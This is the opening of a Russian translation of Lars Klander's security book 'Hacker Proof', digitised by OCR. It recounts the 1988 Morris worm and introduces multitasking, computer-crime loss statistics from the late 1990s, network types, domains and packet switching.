HACKER PROOF:

Полное руководство по безопасности компьютера

Ларс Кландер


HACKER PROOF:

Полное руководство по безопасности компьютера

Ларс Кландер

ПОПУРРИ

Минск 2002




Посвящается

Бретт,

без которой я никогда не закончил бы эту книгу
и с которой я проведу остаток своей жизни.

Ларс



Глава 1

Первое знакомство

Количество сетей, используемых по всему миру, увеличивается с каждым днем. **Многие** из них прямо или косвенно связаны с Internet. Возможно, вы уже знаете, что сети, связанные с Internet, предоставляют великолепные возможности доступа к информации, коммерческого применения и общения между людьми. Однако вместе с новыми возможностями появляются и новые проблемы. Прочитав главу, вы узнаете следующее:

- Компьютеры, соединенные с Internet, доступны для различных приносящих вред программ.
- Общие потери от атак на компьютеры постоянно растут.
- Internet — это огромное количество компьютерных сетей (как больших, так и малых), объединенных друг с другом.
- *Локальная сеть* — это группа компьютеров, связанных друг с другом или с центральным компьютером; все они находятся на близком расстоянии друг от друга.
- *Глобальная сеть* — это группа компьютеров, связанных друг с другом или с главным компьютером; часть из них может находиться как угодно далеко от остальных.
- Число пользователей Internet значительно возросло с 1985 года. На сегодняшний день в Internet насчитывается свыше 16 миллионов компьютеров.
- *Коммутация пакетов* — это принцип, с помощью которого большинство компьютеров и сетей обмениваются информацией друг с другом.
- Правительство Соединенных Штатов организовало агентство по рассмотрению новых проектов (ARPA), которое в сентябре 1969 года создало ARPANet. Именно эта сеть легла в основу Internet.
- *Протокол управления передачей/межсетевой протокол* — TCP/IP — это протокол, который управляет всеми передачами данных в Internet.
- World Wide Web (WWW) — это графический интерфейс пользователя, который можно использовать для работы с Internet.
- Создание WWW сделало Internet одним из наиболее полезных средств делового общения.
- Работа в любой сети связана с некоторым риском. Однако сети, связанные с Internet, подвергаются большему риску, чем внутренние сети, поскольку эта связь открывает хакерам доступ к компьютеру.
- В Internet и WWW существует огромное количество ресурсов, посвященных средствам обеспечения безопасности.

ЧЕРВЬ INTERNET

1 ноября 1988 года — это самая печально известная дата в биографии Internet. Однако эта дата напоминает нам и о самых славных часах в истории всемирной Сети. Около 18:00 по восточному стандартному времени студент Корнеллского университета запустил в сеть компьютерную программу — червя (worm). Это был первый значительный вирус из всех, когда-либо поражавших Internet. Почти мгновенно червь поразил компьютеры на территории всей Америки — от лабораторий Линкольна в Бостонском университете до Национального компьютерного центра Калифорнийского университета в Сан-Диего. В течение часа вирус остановил работу многих основных национальных и международных исследовательских центров. К счастью, все пораженные рабочие места (4—6 тысяч компьютеров) в сумме составляли от 5 до 7% от общего количества компьютеров, работающих в Internet. Стоит отметить, что на то время Internet связывала приблизительно 80 000 компьютеров. Специалисты из числа оставшихся 95% непострадавших пользователей тут же включились в борьбу с червем. Почти сразу же образовалась группа добровольцев под названием VirusNet; ее члены круглосуточно работали над тем, чтобы остановить червя.

Члены VirusNet поддерживали контакт друг с другом по телефону и через сетевые шлюзы, которые червь не мог поразить. Программист из Бостона нашел ошибку в тексте червя, и впоследствии ее использовали для уничтожения вируса. Программист из Чикаго обнаружил, что червь поражает операционные системы Unix благодаря одной из их уязвимых частей, и немедленно предложил способ исправления этого недостатка. В Новом Орлеане несколько программистов создали копию червя на изолированной от сети машине и наблюдали за его активностью.

Через 24 часа благодаря объединенным усилиям вирус был остановлен. Через неделю все пораженные компьютеры снова были в рабочем состоянии. Несмотря на скрытые в черве потенциальные возможности, общий вред, нанесенный им, был минимален. Тем не менее червь был первой ласточкой в бесконечной череде последующих посягательств на безопасность Internet. Он продемонстрировал всем, что связанный с Internet риск — это насущная реальность, и не стоит пренебрегать им.

В скором времени ранее никому не известные «лабораторные крысы», которые уничтожили программу-вирус, были приглашены для выступления на национальном телевидении. После телевизионного интервью последовал «разбор полетов», проведенный должностными лицами из Национального института стандартов и технологии, Агентства оборонных коммуникаций, Министерства энергетики, Лаборатории баллистических исследований, Национальной лаборатории Лоуренса Ливермора, ЦРУ, ФБР и Национального центра компьютерной безопасности.

Червь Internet взволновал не только сотрудников университетов и правительственных агентств, использующих Сеть, но также и многих представителей деловых кругов, проявлявших все больший интерес к Internet. Компьютеры и

раньше заражались вирусами, но в большинстве своем вирусы заносились при помощи дискет. В самом худшем случае пользователь машины должен был переформатировать один-единственный жесткий диск (диск этой машины). В то Же время червь Internet был первым *сетевым червем* (networking worm), теоретически способным разрушить большинство компьютерных систем, работающих под управлением операционной системы Unix. Более того, благодаря небольшой модификации червь мог бы атаковать и системы, разработанные компанией Novell — единственным серьезным конкурентом Unix.

МНОГОЗАДАЧНЫЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ

Прежде чем ознакомиться с принципами работы червя, вам необходимо изучить *многозадачные операционные системы* (multitasking operating system). Такие системы хранят множество программ в ОЗУ компьютера. Все они выполняются в некоторой последовательности, определяемой самой операционной системой и авторами программ (для этого используется набор специфических переменных). С точки зрения обычного пользователя, многозадачность операционной системы выражается в одновременном выполнении нескольких программ, или *задан* (task).

В действительности для каждой программы многозадачная операционная система устанавливает отдельный *процесс* (process), или *поток* (thread). Работа некоторых программ требует наличия нескольких потоков (это зависит от программы). Операционная система компьютера обрабатывает один поток за другим (но не более одного в каждый отдельный момент времени) в определенной последовательности. Благодаря скорости работы большинства современных компьютеров, у пользователя *создается впечатление,* что компьютер выполняет все потоки одновременно. Однако система в действительности работает с каждой задачей отдельно, но не более чем с одной в каждый момент времени. На рисунке 1.1 показано, как многозадачная операционная система выполняет несколько процессов.

Рисунок 1.1. *Многозадачная операционная система обрабатывает потоки по одному.*

Поскольку компьютер держит все программы в ОЗУ и выполняет потоки один за другим, операционная система заставляет программы делить между собой машинные ресурсы, вроде центрального процессора (ЦП). У различных ресурсов разная скорость работы, поэтому наиболее медленные ресурсы снижают производительность всей системы в целом. Другими словами, скорость обработки потоков определяется наиболее медленным ресурсом. Если один поток требует слишком много времени для своей работы (например, поток печати), то обновление экрана будет производиться не так часто, как оно производится в нормальном режиме работы. Поток обновления экрана будет ждать, пока не закончится обработка потока печати; из-за этого поток обновления экрана будет обрабатываться реже, чем при обычном режиме работы.

Концепция совместного использования ресурсов чрезвычайно важна в связи с червем Internet. Как вы узнаете из следующего раздела, результатом работы червя на зараженном компьютере является захват совместно используемых ресурсов компьютера. Большинство современных операционных систем, включая Windows NT и Unix, являются многозадачными.

Поскольку большинство сетевых серверов работают под управлением многозадачных операционных систем, вам полезно будет узнать, как реализуется многозадачность. Это поможет лучше понять ее роль в обеспечении безопасности работы в сети.

ПРИНЦИП ДЕЙСТВИЯ ЧЕРВЯ INTERNET

Способ, которым вирус-червь приостановил работу такого большого количества систем, относительно прост. Проникнув в компьютер, червь заставил операционную систему создать отдельный поток для своей работы. Работа червя состояла из двух этапов. Сначала он занимался поиском внешней сетевой связи. Если связь существовала, червь отсылал копию самого себя на тот компьютер, с которым установлена эта связь. После этого червь размножался, т. е. создавал другой процесс, являющийся точной копией первоначального.

Другими словами, червь создавал точную копию самого себя в памяти компьютера. Теперь уже две программы-червя требовали обработки операционной системой. Оба червя отслеживали внешние соединения, после чего каждый из них снова копировал самого себя, и теперь операционная система обрабатывала четырех червей.

Червь продолжал копировать самого себя при каждом обращении операционной системы к потоку червя. Понятно, что через некоторое время число копий червя становилось очень большим. Для обработки всех его копий операционная система должна была создавать так много потоков, что уже не могла обрабатывать никакой другой процесс, кроме червя. Операционная система «замораживала» работу пользователей, системных администраторов и в конечном счете прекращала обработку своих процессов.

В конце концов червь создавал такое количество процессов, что компьютер отключался, либо системный администратор был вынужден отключить его сам, так как операционная система не могла функционировать.

К сожалению, червь постоянно существовал в Internet, и при включении компьютера, отключенного ранее администратором, происходило повторное заражение компьютера червем. После этого процесс, ведущий к отключению компьютера, повторялся и быстро приводил к неизбежному повторному выключению. На рисунке 1.2 показаны шаги, предпринимаемые червем после заражения сервера.




Рисунок 1.2. *Шаги, предпринимаемые червем Internet.*

РЕЗУЛЬТАТЫ ДЕЙСТВИЯ ЧЕРВЯ

Роберт Т. Моррис-младший, студент Корнеллского университета, написавший червя, был приговорен к трем годам условного заключения, а также к выплате штрафа в размере 10 тысяч долларов и 400 часам общественных работ. Моррис стал первым хакером Internet. Он заявил, что сожалеет о содеянном. По одной из версий, он почти сразу раскаялся и попросил своих друзей поместить его рекомендации по уничтожению вируса на электронную доску объявлений (bulletin-board system — BBS). К сожалению, червь привел в негодность BBS раньше, чем кто-либо сумел воспользоваться советами Морриса.

Хотя червь Морриса не принес большого вреда, его появление стало началом новой эры — эры обеспечения безопасности работы сетей. Так же как первые угоны самолетов в 60-х годах послужили толчком к созданию средств безопасности в аэропортах, так и эта первая попытка «кибертерроризма» открыла новую эпоху осознания необходимости защиты компьютерных сетей, и в первую очередь тех, которые связаны с Internet. С ростом количества компьютерных сетей, соединенных с Internet, увеличивалось и число связанных с этим видов опасностей, и, соответственно, средств защиты. Если вы хотите больше узнать о черве Морриса и опасностях, которые он представлял, посетите Web-страницу под названием «The What, Why, and How of the 1988 Internet Worm» по адресу *http://www.mathcs.carleton.edu/students/darbyt/pages/worm.html.*

РИСК РАСТЕТ

В начале марта 1997 года Институт средств компьютерной безопасности города Сан-Франциско, представляющий собой международную ассоциацию специалистов по вопросам защиты компьютеров, сообщил данные последнего опроса 249 американских компаний. Результаты опроса показали, что эти компании потеряли более 100 миллионов долларов из-за преступлений, связанных со взломом средств защиты компьютерной информации. Если умножить эту цифру на число компаний, чья основная сфера деятельности схожа с опрошенными, общая цифра потерь будет исчисляться миллиардами долларов. Несмотря на то что представители института отказываются назвать точную цифру потерь, ФБР утверждает, что американские компании теряют свыше 7,5 миллиарда долларов ежегодно из-за преступлений, связанных с компьютерами.

Опрошенные компании заявили, что они теряют 24,9 миллиона долларов из-за финансовых мошенничеств, связанных с подтасовкой данных в компьютерах, 22,7 миллиона долларов, из-за мошенничеств, совершаемых через телекоммуникации, 21 миллион долларов, из-за краж коммерческой информации, 4,3 миллиона долларов, из-за саботажа данных или сетей и 12,5 миллионов долларов, из-за повреждений, вызванных компьютерными вирусами. На рисунке 1.3 приведена круговая диаграмма, демонстрирующая процентное соотношение общих потерь по различным видам преступлений.

Рисунок 1.3. *Процентное соотношение потерь.*

На рисунке 1.3а изображена ступенчатая гистограмма зависимости денежных потерь (в миллионах долларов) от видов компьютерных преступлений, о которых сообщают опрошенные компании.




Рисунок 1.3а. *Денежные потери от компьютерных преступлений.*

Результаты опроса о вторжениях и порче данных так же важны, как и информация о суммах денежных потерь компании. По данным опроса, количество компаний, несущих убытки от последствий проникновения в их компьютерные системы или порчи данных, в период с апреля 1996 по апрель 1997 года выросло до 49% (годом раньше эта цифра составляла 42%). Этот рост отражен в виде гистограммы на рисунке 1.4.




Рисунок 1.4. *Рост количества вторжений и искажений данных в период с апреля 1996 по апрель 1997 года.*

Наконец, из данных опросов следует, что количество компаний, которые считают, что подключение к Internet значительно облегчает хакерам доступ к их компьютерным системам, увеличилось до 47% по сравнению с 37% в 1995—96 годах (см. рисунок 1.5).




Рисунок 1.5. *Число компаний, осознавших опасность подключения к Internet.*

Если вы хотите больше узнать об Институте средств компьютерной безопасности и проводимых им опросах, посетите Web-сервер этого института, расположенный по адресу *http://www.gocsi.com/csi/homepage.htm.*

Создается впечатление, что чем более популярным и распространенным становится Internet, тем более популярным становится использование его в качестве орудия нападения. В соответствии с сообщениями независимых источников из Министерства безопасности США (DOD -- Department of Defense), к 88%

компьютеров министерства возможен доступ извне. 96% случаев проникновения хакеров в компьютерные системы этого министерства были обнаружены его специалистами. Становится ясно, что, кем бы вы ни были — системным администратором, специалистом по вопросам защиты информации, менеджером по информационным технологиям или создателем Web-страниц, — вы должны суметь определить грозящие вам опасности и предпринять соответствующие меры. Прочитав эту книгу, вы не только поймете, как можно проникнуть в компьютер через сеть, но и узнаете, как сделать его менее уязвимым. Надеюсь, эта книга поможет вам защититься от проникновения хакеров в ваш компьютер.

Прежде чем приступить к изучению проблем, связанных с безопасностью работы в Internet, ознакомьтесь со структурой сетей и основными принципами их работы.

Что такое Internet

В настоящий момент Internet является самой известной всемирной компьютерной сетью. Она состоит из миллионов компьютеров, связанных между собой с помощью общих стандартов и протоколов передачи данных. Протоколы позволяют пользователям всего мира обмениваться друг с другом информацией и программным обеспечением, а также посылать друг другу разные сообщения.

В самом общем смысле, Internet — это «сеть сетей». Она включает в себя огромное количество локальных сетей (local-area networks — LAN), принадлежащих промышленным предприятиям, крупным компаниям, учебным заведениям и правительственным учреждениям. LAN — это группа компьютеров, связанных между собой непосредственно или через центральный компьютер, который называется *сервером* (server). Все эти компьютеры находятся на близком расстоянии друг от друга.

Примеры локальных сетей можно увидеть в большинстве компаний мира. У каждого пользователя LAN есть свой рабочий персональный компьютер. Каждый пользовательский компьютер оснащен сетевой картой, тип которой зависит от конфигурации компьютера. Сетевая карта может находиться внутри компьютера (внутренняя), а может быть подключена к порту компьютера (внешняя). Связь между сетевыми картами (а, следовательно, компьютерами) и сервером (или серверами) осуществляется по проводам с помощью электронных устройств. На рисунке 1.6 показана стандартная конфигурация LAN.




Рисунок 1.6. *Стандартная конфигурация локальной сети (LAN).*

Параллельно с LAN существуют и глобальные компьютерные сети (wide-area networks — WAN), количество которых увеличивается с каждым днем. WAN – это сеть, связывающая индивидуальные компьютеры или даже локальные сети, находящиеся на большом расстоянии друг от друга. Вообще, любая сеть, связывающая два компьютера, расстояние между которыми больше мили, является глобальной. Однако зачастую многие сети, связывающие компьютеры, находящиеся в одном здании или квартале, тоже являются глобальными. WAN могут связывать компьютеры, находящиеся в одном городе, а могут соединять компьютеры межнациональной корпорации, филиалы которой находятся в разных частях света. Рисунок 1.7 показывает стандартную конфигурацию WAN.




Рисунок 1.7. *Стандартная конфигурация глобальной сети (WAN).*

Internet не только связывает между собой тысячи сетей, но и соединяет миллионы отдельных пользователей. Чтобы получить доступ к Internet, они пользуются услугами так называемых провайдеров (provider). Провайдер услуг Internet (Internet Service Provider — ISP) — это организация, имеющая один или несколько сетевых серверов, обладающих доступом к Internet. Каждый сервер ISP поддерживает множество модемов. Пользователи связываются с сервером ISP по телефонным линиям из своего дома или офиса. После соединения пользователя с ISP он становится, по существу, удаленным клиентом сервера ISP и пользуется для работы в Internet телефонными линиями и модемом. На рисунке 1.8 показано соединение индивидуальных пользователей с ISP и ISP с Internet.




Рисунок 1.8. *Подключение к Internet с помощью провайдера.*

Каждый серве'р, соединенный с Internet, — это часть Internet. Иначе говоря, Internet представляет собой множество соединенных друг с другом серверов LAN, WAN и ISP. Конструкция Internet продемонстрирована на рисунке 1.9.




Рисунок 1.9. *Множество компьютеров и сетей, сообщающихся друг с другом, составляют Internet.*

За последние пятнадцать лет число пользователей Internet резко возросло. В 1985 году Сеть состояла всего из 1961 компьютеров, а пользователи исчислялись десятками тысяч. В то время Internet использовали в основном научные и учебные заведения, а также правительственные учреждения. Как уже отмечалось ранее, к 1988 году Internet связывала уже около 80 000 компьютеров, т. е. их число увеличилось на 4000%. С 1988 года рост Internet шел по экспоненте. В январе 1997 года Internic (группа, которая определяет и регистрирует домены на территории США) сообщила, что, по результатам ежегодного опроса, в настоящее время Internet объединяет более 16 146 000 компьютеров (серверов), представляющих 828 000 высокоуровневых доменов. На рисунке 1.10 показан рост количества серверов, имеющих выход в Internet, с 1986 года.




Рисунок 1.10. *Рост количества компьютеров, присоединенных к Internet.*

Концепция доменов

Имя домена (domain name) вместе с предшествующим ему *идентификатором протокола передачи данных* (protocol identifier) и любым стандартным префиксом протокола представляют собой базовый универсальный указатель ресурса (universal resource locator— URL). Пример имени домена — *jamsa.com*. Этому домену принадлежит все, что начинается с символов *jamsa.com,* а также все службы домена.

Среди различных служб, предоставляемых доменами, отмечу протоколы HTTP (hypertext transport protocol), FTP (file transport protocol), услуги Telnet и т. д.Например, чтобы попасть на главную Web-страницу сервера *jamsa.com,* нужно отправиться по адресу *http://www.jamsa.com*. Аббревиатура *http* сообщает броузеру, что для передачи данных следует использовать протокол HTTP, а символы *www* обозначают *стандарт протокола* (protocol-standard). Более того, любая Web-страница, URL которой является расширением адреса указанной выше страницы, содержится в домене *jamsa.com*. Например, в домене *jamsa.com* расположен ресурс с адресом *www.jamsa.com/catalog/hacker/hacker.htm*.

Аналогично, чтобы получить доступ к домену *jamsa.com* с помощью протокола FTP, нужно воспользоваться адресом *ftp://jamsa.com*. Префикс *ftp* сообщает броузеру, что связь должна осуществляться именно с помощью этого протокола.

Каждый домен может содержать несколько серверов, а большинство доменов обладают множеством внутренних адресов. В главе 6 я более подробно расскажу об URL.

Примечание. *Несмотря на то что многие компании название своей Web-страницы начинают с имени домена, это совсем необязательно. Например, можно зарегистрировать имя вашего домена как* ***MyCompany.Com****. Но если вдруг вам покажется, что адрес http://www.Free-Telephone-Service.com/ выглядит привлекательнее, можно зарегистрировать оба имени доменов и высокоуровневых URL с помощью Internik или той организации, которая занимается регистрацией доменов в вашей стране. После этого можно использовать оба имени доменов.*

Увеличение количества индивидуальных пользователей, имеющих доступ к Internet, представляется еще более важным, чем увеличение количества серверов, имеющих выход в Internet. В течение последних 6 лет число индивидуальных пользователей Internet удваивается каждые 10 месяцев. В настоящее время число пользователей Сети увеличивается каждый месяц приблизительно на 200 000, т. е. можно сказать, что каждую минуту появляется четыре новых пользователя. Результаты последнего исследования, проведенного Технологическим институтом Джорджии, показали, что в среднем в течение дня услугами Internet пользуются более 30 миллионов человек. Из результатов исследования группы Nielsen Media Research следует, что около 50 миллионов человек регулярно пользуются услугами Internet, а некоторые исследователи полагают, что в самые напряжен-

ные дни в часы «пик» Internet поддерживает работу более 50 миллионов пользователей одновременно. На рисунке 1.11 можно увидеть, как растет количество пользователей, имеющих выход в Internet.




Рисунок 1.11. *Рост числа пользователей Internet.*

Как уже было отмечено ранее, основу Internet составляет множество сетей. Любой пользователь может соединиться с Internet с помощью телефонных сетей и модема через ISP или через корпоративный компьютер, подключенный к локальной или глобальной компьютерной сети. Для работы с миллионами пользователей Internet должен пользоваться какими-то средствами передачи информации. Как каждая радиостанция ведет свои передачи на уникальной частоте, чтобы не создавать помех для других радиостанций, так и каждый сетевой компьютер должен передавать данные (иначе говоря, связываться с другими компьютерами), используя свою уникальную «частоту». Разумеется, «частота», на которой компьютер передает данные, определяется не так, как для радиостанций. Для передачи информации компьютеры используют *адрес* (address), уникальный для каждого сетевого компьютера. Подавляющее большинство сетей управляет передачей данных с помощью метода, называемого *коммутацией пакетов* (packet switching). Более того, принцип коммутации пакетов используется и в Internet.

КОММУТАЦИЯ ПАКЕТОВ

Первые компьютеры работали не быстрее логарифмической линейки и, следовательно, не могли передать много информации. К тому же, первые компьютеры были «одиночками» — пользователи общались с ними с помощью перфокарт или других аналогичных средств, а не с использованием клавиатуры или сети. С конца 60-х годов технология производства компьютеров начала быстро развиваться, и увеличение скорости процессоров стало обычным явлением. Способность процессора обрабатывать команды быстрее и с большей надежностью (robustness) *(надежность* — субъективная характеристика качества выполнения программы) открывала новые перспективы для контроля и передачи информации. С появлением новых способов хранения данных пользователи осознали

необходимость объединения компьютеров в сеть — так будет легче обмениваться информацией. Медленно работающие, тяжеловесные компьютеры очень скоро начали представлять интерес лишь с исторической точки зрения. К сожалению, проектировщики систем (у которых, похоже, были бы проблемы и при работе с современными технологиями) поначалу просто не знали, каким должен быть следующий этап в развитии компьютерных технологий. Они рассматривали способы создания возможности мгновенного, или почти мгновенного, соединения большого количества компьютеров с одним головным компьютером. После длительных и обширных исследований проектировщиками был предложен *принцип коммутации пакетов* — модель передачи сообщений, которая с конца 60-х годов легла в основу работы многих сетей, включая и Internet.

ПЕРЕДАЧА ДАННЫХ с помощью КОММУТАЦИИ ПАКЕТОВ

В сети, работа которой основана на принципе коммутации пакетов, сетевое программное обеспечение разбивает данные на отдельные части (пакеты). Затем это программное обеспечение отправляет пакеты компьютеру-получателю. Кроме пересылаемых данных, каждый пакет содержит адрес источника (адрес компьютера-отправителя) и адрес назначения (адрес компьютера-получателя). Таким образом, пакет представляет собой как бы конверт, внутри которого находится часть передаваемой информации, а сверху надписаны адреса назначения и источника. Компьютер-отправитель посылает пакет, используя электронное оборудование и физический канал связи. Первоначально предполагали, что пакет должен «путешествовать» по каналам, которые представляют собой физическую структуру сети. Каждый сетевой компьютер должен проверить адрес назначения пакета. Если компьютер не является получателем пакета, то пакет передается дальше по сети к следующему компьютеру. На рисунке 1.12 показано, как компьютер разбивает информацию на пакеты и передает их другому компьютеру.




Рисунок 1.12. *Разбиение информации на пакеты.*

Пакеты могут добираться от компьютера-отправителя к компьютеру-получателю разными путями. В процессе передачи данных пакеты, идущие от одного компьютера, могут перемешиваться с пакетами, движущимися по другим направлениям.

